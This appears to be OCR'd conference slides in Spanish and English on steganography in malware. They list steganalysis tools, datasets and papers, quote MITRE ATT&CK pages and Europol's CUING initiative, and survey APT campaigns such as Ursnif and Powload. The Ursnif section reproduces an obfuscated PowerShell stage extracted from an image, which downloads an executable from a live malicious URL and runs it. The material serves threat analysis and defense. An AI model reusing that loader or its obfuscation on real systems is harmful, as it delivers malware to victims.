
3






Hiding in the Familiar: Steganography and Vulnerabilities in Popular Archives Formats.| NyxEngine

4




Modifico estructura fichero RAR para “ocultar” Mimikatz

¿Es difícil detectarla?



https://github.com/johnaho/Cloakify-Powershell



Steganalysis tools

- https://github.com/th3gundy/stegCracker
- http://www.jjtc.com/Steganalysis/
- https://www.guillermito2.net/stegano/
- stegdetect - http://www.outguess.org
- Spy Hunder - http://www.spy-hunter.com/stegspydownload.htm
- Stegkit - https://www.sbir.gov/sbirsearch/detail/151266
- Stegalyzer - http://www.sarc-wv.com/products/stegalyzeras.aspx
- Stego Suite - http://www.wetstonetech.com/cgi-bin/shop.cgi?view,1
- Stegsecret - http://stegsecret.sourceforge.net
- Stegexpose - https://github.com/b3dk7/StegExpose
- https://cryptonibbles.blogspot.com/2016/05/why-mr-robot-does-not-know-steganography.html?m=1
- Forensics analysis of video steganography tools - https://www.researchgate.net/publication/277621523_Forensic_analysis_of_video_steganography_tools/download
- Image steganalysis using state-of-the-art machine learning techniques - https://github.com/daniellerch/aletheia
- https://github.com/daniellerch/papers
- https://github.com/rcouturier/steganalysis_with_CNN_for_same_key_images
- http://www.deepsteg.com/ -Deepsteg performs visual attacks, structural attacks, and statistical attacks (including deep learning based attacks) to detect files hidden within images and other files. Eventually, we want to extract the hidden data from these files.
- https://github.com/Charleswyt/tf_audio_steganalysis
- https://github.com/daniellerch/aletheia
- https://github.com/rabi3elbeji/SteganalysisCNN
- https://github.com/YassineYousfi/alaska
- https://github.com/YangzITHU/IStego100K - IStego100K: Large-scale Image Steganalysis Dataset
- https://github.com/Ge0rg3/StegOnline
- https://github.com/quangntenemy/Steganabara
- https://github.com/rokkuran/stegasawus
- https://github.com/rabi3elbeji/udss
- https://github.com/Chenlang2018/BreakingSteganalysisGAN
- https://github.com/jessica0x73/steganalyse
- https://github.com/Paradoxis/StegCracker
- https://github.com/welloworld/welloganography-solver

https://github.com/mindcrypt/covertchannels-steganography

Novedades en estegoanálisis

- Ataques Pasivos [LSB replacement, LSB matching (±k) …] & ataques activos
  - Visual, Chi-Square generalizado, RS, SPA, SPAM, PPD, Rich Models, blind steganalysis, …
- Base de datos para mejora de herramientas y usos forenses

  StegoAppDB: a Steganography Apps Forensics Image Database
  https://forensicstats.org/stegoappdb/

  IStego100K: Large-scale Image Steganalysis Dataset, mixed with various steganographic algorithms, embedding rates, and quality factors
  https://github.com/YangzlTHU/IStego100K
- Blind steganalysis

  Text Steganalysis with Attentional LSTM-CNN (Dec 2019)
  https://arxiv.org/pdf/1912.12871.pdf
  Detection of Diversified Stego Sources with CNNs (Ene 2019)
  http://www.ws.binghamton.edu/fridrich/Research/Diversified-stego-source.pdf
  Reverse JPEG Compatibility Attack (Dec 2019)
  http://www.ws.binghamton.edu/fridrich/Research/rounding-mystery-08.pdf
  JPEG Steganalysis Detectors Scalable With Respect to Compression Quality (Ene 2020)
  http://www.ws.binghamton.edu/fridrich/Research/scalable_jpeg_steganalysis.pdfç
  Deep learning in stegnography and steganalysis from 2015 to 2018 (Oct 2019)
  https://arxiv.org/pdf/1904.01444.pdf

¿Esteganografía ofensiva?

- Evasión de medidas de seguridad perimetral (antivirus, IDS, IPS, Firewall…)
- Ocultación y ¿ejecución? de código malicioso (*stegomalware*)
- Persistencia (malware, APT, RAT, …)






Figure 1: Classification of hiding techniques and how they are used by malware in the different attack phases

https://arxiv.org/ftp/arxiv/papers/1801/1801.00694.pdf




Stegomalware



Tendencia: Fileless malware (lolbin) + steganography

CUING – Criminal Use of Information Hiding

Europol EC3 – European Cybercrime Centre


EUROPOL EC3 European Cybercrime Centre | SPACE Secure Platform for Accredited Cybercrime Experts

EC3 - SPACE > Criminal Use of Information Hiding (Steganography) >

Welcome!

STEGANOGRAPHY

EUROPOL EC3 European Cybercrime Centre to cybercriminals exploitation


Initiative under Europol EC3:

Criminal Use of Information Hiding (CUIng)

Recently, various types of information hiding techniques (like steganography) are increasingly utilized by the current malware to hide its existence, communication attempts and confidential data exfiltration. This new trend is highlighted by the latest examples of malicious software that have information hiding capabilities, e.g., *Hammertoss*, *Stegoloader*, *Regin* or *Duqu*. These techniques have been utilized by cybercriminals but were also found useful by spies (e.g., the discovery of the Russian spy ring in US in 2010) and terrorists (arrest of one of al Qaeda's members in Berlin with video files containing hidden information in 2012). Information hiding has been also proved useful as a tool for insiders for sensitive data exfiltration.

Stegomalware o Stegware is a type of malware that uses steganography to hinder detection.

This type of malware operates by building a steganographic system **to hide malicious data within its resources** and then extracts and executes them dynamically. It is considered one of the most sophisticated and stealthy ways of obfuscation.


Stegomalware: Playing Hide and Seek with Malicious Components in Smartphone Apps


Guillermo Suarez-Tangil, Juan E. Tapiador, and Pedro Peris-Lopez

Department of Computer Science, Universidad Carlos III de Madrid
Avda. Universidad 30, 28911, Leganes, Madrid, Spain
guillermo.suarez.tangil@uc3m.es, jestevez@inf.uc3m.es, pperis@inf.uc3m.es

2014

Abstract. We discuss a class of smartphone malware that uses steganographic techniques to hide malicious executable components within their assets, such as documents, databases, or multimedia files. In contrast with existing obfuscation techniques, many existing information hiding algorithms are demonstrably secure, which would make such *stegomalware* virtually undetectable by static analysis techniques. We introduce various types of stegomalware attending to the location of the hidden payload and the components required to extract it. We demonstrate its feasibility with a prototype implementation of a stegomalware app that has remained undetected in Google Play so far. We also address the question of whether steganographic capabilities are already being used for malicious purposes. To do this, we introduce a detection system for stegomalware and use it to analyze around 55K apps retrieved from both malware sources and alternative app markets. Our preliminary results are not conclusive, but reveal that many apps do incorporate steganographic code and that there is a substantial amount of hidden content embedded in app assets.

CCN-STIC-438 Esteganografía
https://www.ccn-cert.cni.es/series-ccn-stic/400-guias-generales/115-ccn-stic-438-esteganografia/file.html



https://www.youtube.com/watch?v=Xn38Y7puq-g

“Breve” estado del arte - esteganografía en malware (<2019)

- La esteganografía se ha utilizado en la última década en malware “industrializado”
- Estegomedio: imágenes digitales, comentarios (HTML, youtube, twitter, ...), dns-http
- Técnicas: LSB-secuencial, EOF – Uso principal: ocultar urls y dlls
- Formato: JPG, BMP, PNG, Imagen dentro PDF, favicon, DNS-HTTP traffic
  - 1 Ocultar datos de configuración, código ejecutable: *ZeusVM (2014), Lurk Downloader (2014), Stegoloader/Gatak (2015), Vawtrak/Gozi (2015), FakeReg, StegBaus (2016), AdGholas (2016), CryptoMining (IBM-Xforce, 2017), Stegano (2017), Sundown exploit (2017), CardinalRAT (2017), REDBALDKNIGHT/Daserf (2017), Narwhall Spider (2018), VeryMal (Dec 2018)…*
  - 2 Ocultar la comunicación con el C&C: *Duqu (2011), Morto (2012), Darkcomet (2014), **T**DSS/Alureon (2010), ShadyRAT (2011), Janicab (2015), Hammertoss (2015), Instegogram (2016), SunOrcal (2017), TROJAN.MSIL.BERBOMTHUM.AA (2018, memes)…*
  - 3 Ocultar datos robados: *Vbklip (2015)…*

2020 Cybersecurity Predictions: Four 2019 Trends That Will Solidify in the New Year

Uncommon Attack Techniques Will Emerge in Common Software

Cybersecurity is improving each day, and that means most organizations are aware of common cyberattacks. So, in 2020, malicious actors will turn to uncommon techniques instead. Steganography, the process of hiding files in a different format, is one of these uncommon attack vectors, and it will grow in popularity as online blogs make it possible for threat actors around the world to grasp the technique.

https://www.securitymagazine.com/articles/91471-cybersecurity-predictions-four-2019-trends-that-will-solidify-in-the-new-year

Tendencias 2019 y APTs

Matrices | Tactics | Techniques | Mitigations | Groups | Software | Resources | Blog | Contribute | Search site

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Application Access Token	Bash History	Application Window Discovery	Application Access Token	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Application Deployment Software	Clipboard Data			
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	BITS Jobs	Cloud Instance Metadata API	Cloud Service Dashboard	Component Object Model and Distributed COM	Data from Cloud Storage Object			
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Bypass User Account Control	Credential Dumping	Cloud Service Discovery	Exploitation of Remote Services	Data from Information Repositories			
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	Clear Command History	Credentials from Web Browsers	Domain Trust Discovery	Internal Spearphishing	Data from Local System			
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scr				
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Code Signing	Credentials in Registry	Network Service Scanning	Pass the H				
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compile After Delivery	Exploitation for Credential Access	Network Share Discovery	Pass the Ti				
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Compiled HTML File	Forced Authentication	Network Sniffing	Remote Des Protocc				
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Firmware	Hooking	Password Policy Discovery	Remote File				
	InstallUtil	Component Firmware	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Peripheral Device Discovery	Remote Ser				
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Connection Proxy	Input Prompt	Permission Groups Discovery	Replication Th Removable I				
	Local Job Scheduling	Create Account	Hooking	Control Panel Items	Kerberoasting	Process Discovery	Shared Wet				
	LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	DCShadow	Keychain	Query Registry	SSH Hijacl				
				Deobfuscate/Decode Files	LLMNR/NBT-NS						

MITRE | ATT&CK™

Home > Techniques > Enterprise > Data Obfuscation

Data Obfuscation

Command and control (C2) communications are hidden (but not necessarily encrypted) in an attempt to make the content more difficult to discover or decipher and to make the communication less conspicuous and hide commands from being seen. This encompasses many methods, such as adding junk data to protocol traffic, using steganography, commingling legitimate traffic with C2 communications traffic, or using a non-standard data encoding system, such as a modified Base64 encoding for the message body of an HTTP request.

https://attack.mitre.org/techniques/T1001/

Home > Techniques > Enter

Obfuscated Files or Information

Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. This is common behavior that can be used across different platforms and the network to evade defenses.

Payloads may be compressed, archived, or encrypted in order to avoid detection. These payloads may be used during Initial Access or later to mitigate detection. Sometimes a user's action may be required to open and Deobfuscate/Decode Files or Information for User Execution. The user may also be required to input a password to open a password protected compressed/encrypted file that was provided by the adversary. [1] Adversaries may also used compressed or archived scripts, such as Javascript.

Portions of files can also be encoded to hide the plain-text strings that would otherwise help defenders with discovery. [2] Payloads may also be split into separate, seemingly benign files that only reveal malicious functionality when reassembled. [3]

Adversaries may also obfuscate commands executed from payloads or directly via a Command-Line Interface. Environment variables, aliases, characters, and other platform/language specific semantics can be used to evade signature based detections and whitelisting mechanisms. [4] [5] [6]

Another example of obfuscation is through the use of steganography, a technique of hiding messages or code in images, audio tracks, video clips, or text files. One of the first known and reported adversaries that used steganography activity surrounding Invoke-PSImage. The Duqu malware encrypted the gathered information from a victim's system and hid it into an image followed by exfiltrating the image to a C2 server. [7] By the end of 2017, an adversary group used Invoke-PSImage to hide PowerShell commands in an image file (png) and execute the code on a victim's system. In this particular case the PowerShell code downloaded another obfuscated script to gather intelligence from the victim's machine and communicate it back to the adversary. [8]

ID: T1027
Tactic: Defense Evasion
Platform: Linux, macOS, Windows
Data Sources: Network protocol analysis, Process use of network, File monitoring, Malware reverse engineering, Binary file metadata, Process command-line parameters, Environment variable, Process monitoring, Windows event logs, Network intrusion detection system, Email gateway, SSL/TLS inspection
Defense Bypassed: Host forensic analysis, Signature-based detection, Host intrusion prevention systems, Application whitelisting, Process whitelisting, Log analysis, Whitelisting by file name or path
CAPEC ID: CAPEC-267
Contributors: Red Canary; Christiaan Beek, @ChristiaanBeek
Version: 1.0
Created: 31 May 2017
Last Modified: 25 June 2019

https://mikeward.net/steganography/steganography-use-by-apt-groups/

https://attack.mitre.org/techniques/T1027/
https://attack.mitre.org/techniques/T1048/

Esteganografía en APTs 2019 (versión resumida)

- Ursnif (Feb, 2019) – C&C -> PNG (Lsb) -> Powershell
- Powload (Mar, 2019) – C&C -> PNG (Invoke-PSImage, Lsb) -> Powershell

https://github.com/peewpw/Invoke-PSImage

- Oceanlotus APT group – APT32 (Abr, 2019) – C&C -> PNG (Lsb) -> shellcode
- Scarcruft, Reaper… – APT37 (May, 2019) – C&C -> JPEG (EoF)
- LightNeuron/Turla (May, 2019) – C&C -> Adjunto a mail -> PDF o JPEG -> Comandos
- Platinum APT Group (Jul, 2019) – C&C -> HTML -> Orden de tags y espacios/tabuladores -> Comandos
- Waterbug/Turla (Jun, 2019) & XMRig miner (Oct, 2019) – C&C -> fichero Wav (Lsb) -> Dll -> criptominer
- Lokibot (Ago, 2019) – Zipx file attachments -> PNG/JPEG (Lsb) -> binario
- Operation Ghost – The Dukes (Oct, 2019) – C&C (Ej. Dropbox) → PNG (Lsb)/BMP → Backdoor
- Titanium, Win10 Trojan backdoor (Nov, 2019) – C&C→ PNG → Backdoor commands
- MyKings/DarkCloud/Smominru botnet (Dic, 2019) – JPEG (EoF) → SQL brute forcer
- New Magecart Skimmers (Dic-Ene, 2020) – JPEG (EoF) → Javascript code

UrSnif (Feb 2019)

https://attack.mitre.org/software/S0386/

"Ursnif is a banking trojan and variant of the Gozi malware observed being spread through various automated exploit kits, *Spearphishing Attachments*, and malicious links. Ursnif is associated primarily with data theft, but variants also include components (backdoors, spyware, file injectors, etc.) capable of a wide variety of behaviors..."

Category	Description		January 2018	June 2018	December 2018	February 2019	March 2019	April 2019
	MITRE ATT&CK Code	Technique						
Injection	T1093	Process hollowing	X	X				
	T1055	APC injection			X	X	X	X
Dropper - Payload - Initial Access - Execution	T1064	Macro document	X	X		X		X
		VBS file					X	
		Javascript			X			
	T1189	Necurs infrastructure		X				
	T1036	Executable	X	X	X	X	X	X
	T1192	Drive document					X	
	T1059	BAT file			X			
		CAB file			X			
		Bitsadmin					X	
		Wmic						X
	T1086	Powershell stage				X		X
Obfuscation	T1027	Steganography				X		X
		Vigenere cipher	←					X
		Obfuscation	X	X	X	X	X	X

The Ursnif Threat Evolution

https://securityaffairs.co/wordpress/83396/breaking-news/ursnif-banking-malware.html

First of all the malware checks the current *TimeZone* in order to verify if it is set on +01:00. If true, it download the next stage from "hxxps://i[.]imgur[.]com/TVkWKQa[.]png". As well as in other recent attacks, the downloaded image hides another powershell stage leveraging steganography techniques.

The malware code iterates over each pixel of the image and through several mathematical binary operation converts grabs the two Least Significant Bits of every byte of the picture, concatenating them with other LSBs to produce a complete Powershell code.

```
if ((&("iex")(."gcm") -name ("*et-H*t")) | &('fl') -Property ('*') | .(
"Out-String") -Stream) -match 't-I'){
 & ( "IEX")(&('SV') ("vOy") ("https://nuovalo.site/RGI82B3.-tmp-tmp");
 &('SV') ('u') ("Net.WebClient");
 &('SV') ('J') "$env:temp\ose000000.exe";
 .('si') ("Variable:/3Dp") (&(."gcm") ("Ne*ct"))(&("ChildItem") ("Variable:/u"
 ))."VALUE");
 .('si') ("Variable:7") ((((&('gv') ("3Dp"))."VaLUE"|.('gm'))|&('?'){
    (&("Item") ("Variable:_")).("valUE"."namE"-clike("Do*o*d*le")
})."NamE");
 (.('gv') ("3Dp"))."vALUE".((&('gi') ("Variable:/7")).("VAluE")."iNvOkE"((.('gv') (
 "vOy") -Value),(&("DIR") ("Variable:/J")),"vALUE");
 .("saps") (&("ChildItem") ("Variable:/J")).("value"))
 )
```

Figure 7: second powershell script extracted from the steganographic image

Figure 8: image with malicious embedded powershell script

The sample spread in February 2019 use two new features: the first one is a several obfuscated powershell stages in order to evade AVs and reduce its detection, the second one is the use of steganography technique. The latter permit to hide code into a legit image manipulating specific bits. Next, another code perform a decryption and execution of malicious code into the victim machine.

Powload (Mar 2019)

https://blog.trendmicro.com/trendlabs-security-intelligence/powload-loads-up-on-evasion-techniques/

Otros: https://www.mcafee.com/blogs/other-blogs/mcafee-labs/malicious-document-targets-pyeongchang-olymp

Powload gained notoriety as a catalyst for other malware, a prominent example being Emotet, a banking trojan known for its modular capabilities. Powload has since remained a cybercrime staple due to its ability to combine simple infection methods with constantly evolving features — including capabilities intended for evading security technology.

